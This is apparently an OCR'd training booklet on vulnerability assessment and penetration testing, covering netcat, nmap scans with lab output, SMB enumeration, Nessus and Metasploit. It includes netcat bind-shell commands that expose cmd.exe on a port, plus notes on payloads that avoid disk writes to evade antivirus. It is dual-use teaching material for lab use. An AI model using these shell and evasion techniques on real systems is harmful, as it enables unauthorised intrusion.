


VAPT

Vulnerability Assessment & Penetration testing

About author

Noah Franklin J is a Security consultant. He has 6+ years' experience in application and network security, formerly he worked with IBM as a senior security consultant.

Responsible Disclosure (received hall of fame for contribution to finding security flaws)

1. Facebook
2. Sony Inc
3. 123 contact forms

He worked with for governments and financial projects for Indian, Lebanon, Saudi, and Qatar


He Trained nearly 4000 + Candidate on Web application security for developers and network security network engineers.

He wrote an article about Computer Crimes and Security that published in Daily Thanthi News Paper in 2012.

Table of Contents

Network Security


Lab




Netcat

- **Netcat** (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.
- **Netcat** is designed to be a dependable back-end that can be used directly or easily driven by other programs and scripts.
- Basic Features
- Outbound or inbound connections, TCP or UDP, to or from any ports
- Full DNS forward/reverse checking, with appropriate warnings
- Ability to use any local source port
- Ability to use any locally-configured network source address
- Built-in port-scanning capabilities, with randomizer
- Can read command line arguments from standard input
- Slow-send mode, one line every N seconds
- Hex dump of transmitted and received data
- Ability to let another program service established connections
- New for NT
- * Ability to run in the background without a console window
- * Ability to restart as a single-threaded server to handle a new connection
- Example: nc.exe -v www.website.com 80 < get.txt [-v is for verbose]
- nc.exe -v www.website.com 80
- GET / HTTP/1.0
- nc.exe -l -p 4444 -t -e cmd.exe

Bind Shell


Public IP
Address
Public IP Address
a.b.c.d
TCP 4444 -> cmd.exe
Internal IP
(RFC 1918)
BOB
ALICE
C:\Users\offsec>nc -nlvp 4444 -e cmd.exe
root@kali:~# nc -nv a.b.c.d 4444

Reverse Shell



Port scanning

Port scanning is the process of checking for open TCP or UDP ports on a remote machine. Please note that port scanning is illegal in many countries and should not be performed outside the labs.

Command	Descriptions
nmap –sP 192.168.1.0/24	Ping scan the network using machines that respond to ping
nmap –p 1-65535 –sV –sS –T4 192.168.1.50	Full TCP port scan using with service version detection T4 is more accurate than T5
nmap -sU -p port 192.168.1.50	UDP port scan
nmap –O 192.168.1.50	OS fingerprinting
nmap –sV –sT 192.168.1.50	To identify the service on specific ports by banner grabbing and running several enumeration scripts (-sV and –A parameters)
nmap -sU -script nbstat.nse -p 80 192.168.1.50	To display the Netbios name
nmap 192.168.1.50 --script smb-os-discovery.nse	NSE script for OS discovery

Refer this blog for nmap scan details http://noahfranklin.blogspot.in/

```
root@kali:~# nmap -sP 192.168.1.0/24

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-07 15:24 IST
Nmap scan report for 192.168.1.50
Host is up (0.00047s latency).
MAC Address: 00:0C:29:EC:BD:30 (VMware)
Nmap scan report for 192.168.1.77
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.29 seconds
```

```
root@kali:~# nmap 192.168.1.50

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-07 15:27 IST
Nmap scan report for 192.168.1.50
Host is up (0.00085s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:EC:BD:30 (VMware)
```

```
root@kali:~# nmap -p 1-65535 -sV -sS -T4 192.168.1.50

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-07 15:26 IST
Nmap scan report for 192.168.1.50
Host is up (0.019s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:EC:BD:30 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:micro
soft:windows_xp
```

SMB Enumeration

The Server Message Block (SMB) protocol's security track record has been p oor for over a decade, due to its complex implementation, and open nature .

Quick List of SMB Version

- SMB1 – Windows 2000, XP and Windows 2003.
- SMB2 – Windows Vista SP1 and Windows 2008
- SMB2.1 – Windows 7 and Windows 2008 R2
- SMB3 – Windows 8 and Windows 2012.
- root@kali:~# **nmap -v -p 139,445 -oG smb.txt 192.168.1.40-50**
- root@kali:~# **nbtscan -r 192.168.1.0/24**

```
root@kali:~# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.1.0     Sendto failed: Permission denied
192.168.1.50     NOAH-7C1CBABB79  <server>  <unknown>        00:0c:29:ec:bd:30
192.168.1.77     <unknown>                  <unknown>
192.168.1.255   Sendto failed: Permission denied
```

Null session Enumeration:

A null session refers to an unauthenticated NetBIOS session between two co mputers.

root@kali:~# **enum4linux -a 192.168.1.50**

Nmap SMB NSE Scripts

root@kali:~# **ls -l /usr/share/nmap/scripts/smb***

root@kali:~# **nmap -v -p 139, 445 --script=smb-os-discovery 192.168.1.50**

```
Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: noah-7c1cbabb79
|   NetBIOS computer name: NOAH-7C1CBABB79
|   Workgroup: WORKGROUP
|_  System time: 2018-05-07T15:34:53+05:30
```

Vulnerability Scanning using Nmap

root@kali:~# **cd /usr/share/nmap/scripts/ ls -l *vuln***

root@kali:~# **nmap -v -p 25 --script=smtp-vuln-cve2010-4344.nse 192.168.1.50**

root@kali:~# **cd /usr/share/nmap/scripts/ ls -l *ftp***

root@kali:~# **nmap -v -p 21 --script=ftp-anon.nse 192.168.1.50**

root@kali:~# **nmap -v -p 139, 445 --script=smb-security-mode 192.168.1.50**


root@kali:~# **nmap -v -p 80 --script=http-vuln-cve2011-3192 192.168.1.50**


```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Vulnerability Scanning using Nessus

- Nessus is the most trusted vulnerability scanning platform for auditors and security analysts. Users can schedule scans across multiple scanners, use wizards to easily and quickly create policies, schedule scans and send results via email. Nessus supports more technologies than any other vendor, including operating systems, network devices, hypervisors, databases, tablets/phones, web servers and critical infrastructure.
- Key features include:
  - High-Speed Asset Discovery
  - Vulnerability Assessment
  - Malware/Botnet Detection

- Configuration & Compliance Auditing
- Scanning & Auditing of Virtualized & Cloud Platforms





Metasploit

- Metasploit tools used for development and testing purpose
- Can be used for penetration testing, exploit research and developing IDs Signature.
- Started by H.D moore in 2003 and later it was acquired by Rapid 7
- Still it remains open source and free for use
- Ruby language code.
- Over 1664 exploits - 954 auxiliary - 293 post and 486 payloads - 40 encoders - 9 nops

To perform port scan using metasploit

- We always have to use auxiliary module
- msf > use auxiliary/scanner/portscan/tcp

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf auxiliary(tcp) > run

[+] 192.168.1.50:         - 192.168.1.50:139 - TCP OPEN
[+] 192.168.1.50:         - 192.168.1.50:135 - TCP OPEN
[+] 192.168.1.50:         - 192.168.1.50:445 - TCP OPEN
```


What we need to know before performing exploit?

- A payload which
- Avoid creation of new process
- Should run in the exploited process context

- Should not create a new file on disk (AV)
- Creates a platform which allows import more functionality remotely extending

Meterpreter Basics

- Meta-interpreter
- Post –exploitation tool
- Works by using memory DLL injection & native.



Communication between client & server


- Encrypted communication
- Form of TLVs(Type-Length-Value)
- Multiple channels of communication use the same client-server connection.

Accessing metasploit

- msfconsole
- msfcli
- msfd
- msfweb
- msfgui
- Armitage


Modular Architecture

